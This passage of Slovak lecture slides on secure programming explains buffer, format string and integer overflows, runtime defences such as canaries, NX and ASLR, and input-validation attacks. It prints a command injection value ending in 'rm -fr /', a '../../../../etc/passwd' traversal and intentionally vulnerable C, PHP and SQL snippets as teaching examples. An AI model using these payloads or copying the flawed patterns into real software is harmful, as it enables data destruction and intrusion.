- `strcpy` predpokladá, že `dest` je dostatočne dlhé
- Používať `strncpy(dest, src, size)`

Príklad

```
bool CopyStructs(InputFile* f, long count)
{
    structs = new Structs[count];
    for (long i = 0; i < count; i++)
        { if !(ReadFromFile(f, &structs[i])) )
            break;
        }
}
```



effectively does a
`malloc(count*sizeof(type))`
which may cause **integer overflow**

- Integer overflow môže spôsobiť buffer overflow

Príklad

```
#include <stdio.h>

int main(int argc, char* argv[])
{
    if (argc > 1)
        printf(argv[1]);
    return 0;
}
```

- Program je zraniteľný cez tzv. **format string** útok

Format string útok

- Iný príklad ako poškodiť zásobník
- Reťazce môžu obsahovať špeciálne znaky, ako `%s`
 - `printf("Cannot find file %s", filename);`
- Čo sa stane, ak vykonáme nasledovný kód?
 - `printf("Cannot find file %s");`
- Čo sa stane, ak vykonáme
 - `Printf(string);`
 - Kde string je zo vstupu od používateľa?

Format string útok

- `%x` načíta a vypíše 4 bajty zo zásobníka
 - môže dôjsť k úniku citlivých dát
- `%n` zapíše počet vypísaných znakov do zásobníka
- Format string útok je ľahké ošetriť
 - Namiesto `printf(str)`
 - Použiť `printf(“%s”, str)`


RUNTIME / DYNAMICKÁ OBRANA

„stack canaries“



- „Dummy“ hodnota – kanárik – je zapísaná do zásobníka pred návratovú adresu a skontrolovaná, keď funkcia vracia hodnotu
- Obyčajné pretečenie zásobníka prepíše aj kanárika, čo môže byť detekované
- Obozretný útočník však môže zapísať do kanárika správnu hodnotu.
- Možné vylepšenia:
 - Použiť náhodnú hodnotu pre kanárika
 - XOR náhodnej hodnoty s návratovou adresou

„stack canaries“




Hotovo?

- Útočník nepotrebuje prepísať návratovú adresu
 - Lokálne premenné môžu tiež ovplyvniť beh programu
 - Premenné v podmienkach
 - Smerníky na funkcie


Shadow stack

- Udržiava druhú, chránenú kópiu návratových adries mimo bežného zásobníka
- Pri návrate z funkcie porovnáva adresy zo „stacku“ a „shadow stacku“
- Nesúlady → detekcia útoku a ukončenie programu
- Implementácia v moderných CPU (napr. Intel CET)
- Podporované v novších verziách OS (Windows, Linux)



Heap overflow

- Pretečenie môže nastať aj na heape
- Útok:
 - Prepíš heap cieľovou adresou
 - Dúfaj, že obeť použije prepísaný odkaz na funkciu



Heap overflow

- Ochrana:
 - Môžu sa použiť kanáriky, ale je to ťažké urobiť efektívne
 - Skontrolovať veľkosť buffera pred samotným zápisom.
 - Musí sa to urobiť pred každou operáciou zapisujúcou do buffera

Non-eXecutable pamäť (NX / W \oplus X)

- Rozdeľ pamäť na
 - Executable (na ukladanie kódu)
 - Non-executable (na ukladanie dát)
- A processor zabráni vykonať non-executable kód
 - Toto sa môže urobiť pre zásobník, alebo akúkoľvek stránku pamäte
- Útočník nemôže skákať do svojho kódu, keďže bude označený za non-executable
- Moderné CPU poskytujú pre to hardvérovú podporu

Return-to-libc útok

- Cesta ako obísť non-executable pamäť
 - Využiť buffer overflow na skok do kódu, ktorý tam už je, hlavne do kódu v knižnici libc
- Libc je bohatá systémová knižnica poskytujúca veľa možností pre útočníka: system, exec, fork
- Veľa knižníc, vrátane libc poskytuje dostatok operácií aby boli Turingovsky úplné.

Control Flow Integrity (CFI)


- Return-to-libc útok môže byť odhalený, keďže väčšinou sa jedná o neobvyklé volanie
 - Napr. funkcia `foo()` nikdy nevolá rutinu `bar()`, `bar()` nie je ani v kóde funkcie `foo()`. Avšak počas behu `foo()` na škodlivom kóde dôjde k zavolaniu `bar()`
- Return-to-libc útok môže byť zablokovaný, keďže také nezvyčajné volania môžu byť počas runtime detekované.
 - Avšak má to zvýšené administratívne nároky

Address space layout randomisation (ASLR)

- Útočník potrebuje detailné informácie o rozložení pamäti
- Znáhodnením rozloženia pamäti útok značne skomplikujeme.
 - Napr. posunieme začiatok heapu / zásobníka o nejakú náhodnú hodnotu
- Kedy znáhodňovať?
 - Keď spustíme program
 - Pri vytvorení nového klonu procesu cez `fork()`?

Znáhodnenie inštrukčnej sady

- Pre ešte väčšiu komplikáciu útoku:
 - Zakódovať inštrukčnú sadu, rôzne pre každý process



- Útočník nevie napísať kód, keďže nevie ako zakódovať požadované inštrukcie.
- Nevyhnutná HW podpora, aby to bolo efektívne
 - Nepoužíva sa v súčasných OS (ani windows, ani linux)

Dynamická ochrana (rekapitulácia)

- Kanáriky, shadow stack
 - Non-executable pamäť
 - Address space layout randomisation (ASLR)
 - Instruction set randomization
 - ...
-
- Žiadna z týchto ochrán nie je dokonalá
 - Šikovný útočník môže a nájde cestu ako ich obísť

Buffer overflow - zhrnutie

- Buffer overflow chyby patria medzi najčastejšie zraniteľnosti
- Akýkoľvek C(++) kód pracujúci na nedôveryhodnom vstupe je ohrozený resp. akýkoľvek C(++) kód je ohrozený
- Obrana voči buffer overflow chybám je ťažká
 - Stále prebieha súboj medzi obrannými mechanizmami a novými typmi útokov

Buffer overflow

- Buffer overflow súvisí s tromi všeobecnejšími problémami:
 1. Absencia validácie vstupu
 2. Mixovanie dát a kódu
 - dáta a návratová adresa v zásobníku
 3. Spoliehanie sa na abstrakciu, ktorá nie je 100% garantovaná a dodržiavaná
 - Napr. typy a rozhranie procedúr v C

```
int f(float f, boolean b, char* buf);
```

SYSTÉMOVÉ ZDROJE

Systemové zdroje

- Programy často potrebujú prístup k rôznym zdrojom
 - Knižnice, nastavenia, „environment“ premenné, súbory, ...
- Útočník môže ovplyvniť mechanizmy na prístup k týmto zdrojom a kompromitovať tak program
 - Čiže je potrebné takýmto útokom zabrániť

Namespace

- Klient (proces) požiadala o prístup k zdroju (súbor) od systému (OS) pomocou **mena**
- Systém transformuje **meno** na zdroj pomocou previazania na namespace
 - Mapovanie medzi názvom a zdrojom
 - Napr. cesta k súboru na súbor / adresár
- Namespace sa používa na veľa miestach
 - Android Intents
 - URL
 - DNS
 - ...

Namespace resolution útoky

- Útočník si **volí názov**
 - Použije vhodne zvolený názov, ktorým prekabáti parser a dostane tak prístup k inak nedostupnému zdroju
 - Upraví spôsob konštrukcie mena (napr. Environment premenné) a presmeruje tak obeť na škodlivý zdroj
- Útočník má kontrolu nad **namespace mapovaním**
 - Vytvorí linku a presmeruje obeť na škodlivý zdroj
- Útočník má prístup ku zdroju
 - Obeť môže považovať daný zdroj za bezpečný, aj keď k nemu má útočník prístup

Search Path zraniteľnosť

- Útočník môže podvrhnúť obeť zlý zdroj pomocou „search path“ environment premennej
- Keď program potrebuje knižnicu
 - Linker vyhľadá súbor v LD_PATH adresároch
 - Môže obsahovať aj aktuálny adresár
- Útok:
 - Útočník do home adresára uloží škodlivú knižnicu
 - Našartuje privilegovaný program z domovského adresára
 - Linker načíta škodlivú knižnicu

Útočník si volí názov

- Viacero spôsobov ako pomenovať to isté
 - Súbory: /x/data alebo /y/z/../../x/data alebo /y/z/%2e%2e/x/data
 - Podobne v URL, DNS, ...
- Umožní útočníkovi prístup k inak pre neho neprístupnému zdroju
- Okabátiť proces, aby načítal nedôveryhodný súbor
 - škodlivý PHP súbor
 - **File inclusion útok**

Príklad

- V diskusnom fóre je možné pripájať prílohy
- Stiahnutie prílohy prebieha cez PHP skript
 - Napr.
<http://a.com/download.php?file=2015/5jsf7Ysd>
 - V `$_GET["file"]` je relatívna cesta k súboru
- download.php:

```
<?readfile("files/" . $_GET["file"]);?>
```
- Kde je problém?

Verejné nepriateľ č. 2


VALIDÁCIA VSTUPU

Problémy so vstupom

- Nebezpečné použitie vstupu od používateľa, resp. nedostatočná validácia vstupu
 - patrí medzi najčastejšie využívané zraniteľnosti
- Veľa rôznych typov útokov
 - Command injection, File name injection, XSS, SQL injection, ...
- Nikdy nedôverujte vstupu od používateľa / inej aplikácie

Scan This Guy's E-Passport and Watch Your System Crash

By Kim Zetter  08.01.07



RFID expert Lukas Grunwald says e-passport readers are vulnerable to sabotage.
Photo: Courtesy of Kim Zetter

A German security researcher who demonstrated last year that he could clone the computer chip in an electronic passport has revealed additional vulnerabilities in the design of the new documents and the inspection systems used to read them.

Lukas Grunwald, an RFID expert who has served as an e-passport consultant to the German parliament, says the security flaws allow someone to seize and clone the fingerprint image stored on the biometric e-passport, and to create a specially coded chip that

attacks e-passport readers that attempt to scan it.

Grunwald says he's succeeded in sabotaging two passport readers made by different vendors by cloning a passport chip, then modifying the JPEG2000 image file containing the passport photo. Reading the modified image crashed the readers, which suggests they could be vulnerable to a code-injection exploit that might, for example, reprogram a reader to approve expired or forged passports.

Ponaučenie:
Akýkoľvek vstup môže byť škodlivý!

Command injection

- CGI script môže obsahovať:
`cat thefile | mail clientaddress`
- Útočník môže zadať adresu (clientaddress):
`evil@gmail.com | rm -fr /`
- Čo sa následne stane?
`cat thefile | mail evil@gmail.com | rm -fr /`
- Aké protiopatrenia môžeme použiť?
 - Validácia vstupu
 - Redukovanie prístupových práv pre CGI script
 - Možno by sme na to nemali používať tento jazyk?

Command injection

- veľa API volaní a konštrukcií programovacieho jazyka je ovplyvnených:
 - **C/C++:** `system()`, `execvp()`, `ShellExecute()`,...
 - **Java:** `Runtime.exec()`, ...
 - **Python:** `exec`, `eval`, `input`, `execfile`, ...
 - **PHP:** `exec()`, ``...``, ...
- Obrana:
 - Validácia
 - Spustenie s minimálnymi privilégiami
 - Nezabraňuje zraniteľnosti, ale minimalizuje dopad

Validácia vstupu

- Black-listing:
 - Odstránenie **nebezpečných znakov** nachádzajúcich sa v black-liste:
 - Napr. ; & | < > a pod.
- White-listing:
 - Povoľiť iba **jednoznačne bezpečné znaky**
 - Napr. a..zA..Z0..9

Black-listing je menej bezpečný, keďže na niektoré nebezpečné znaky môžeme zabudnúť
- Encoding / escaping
 - Nahradenie špeciálnych / funkčných znakov ich escapeovanou verziou
 - Napr. & za &

Validácia vstupu

- Hľadanie / nahrádzanie jednotlivých nebezpečných znakov nie vždy postačuje!
- Formát vstupných dát
 - T.j. URL, HTML, email adresa, JPG, X509 certifikátyje často jazyk, nie iba sekvencia znakov
- Keď spracúvame / interpretujeme vstupné dáta, musíme brať do úvahy aj daný jazyk
 - a aby vstupné dáta boli validný (a bezpečný) prvok tohto jazyka

File name injection


- Cesta k súboru konštruovaná zo vstupu od používateľa
 - Napr.
"/usr/local/client-info/" + username
 - Čo ak útočník zvolí username ako
../../../../etc/passwd ?
- Validácia ciest k súborom je náročná
 - Použite existujúci kód / knižnicu
 - Alebo použite „chroot jail“

File name injection


- Útočníkov súbor môže byť aj:
 - Existujúci súbor `../../../../etc/passwd`
 - Nie celkom súbor `/var/spool/lpr`
 - Alebo `/mnt/usbkey, /tmp/file`
- To môže viesť k porušeniu
 - Dôvernosti (prezradenie informácie používateľovi)
 - Integrite (súboru / systému)
 - Dostupnosti (napr. prístup k tlačiarne na čítanie)

SQL injection


Safely parsing user input from and passing it to a command is very difficult. It requires complete understanding of the command and the underlying execution environment



SQL injection



SQL injection



SQL injection

```
<?php
```

```
$user = $_POST["username"];  
$password = $_POST["password"];  
$sql = "SELECT ID FROM users  
        WHERE username='".$user."' and  
        password='".$password."'";  
$rs = $db->executeQuery($sql);  
if ($rs->numrows() == 0) {  
    echo "Not authenticated";  
} else {  
    echo "Authenticated";  
}
```

```
?>
```

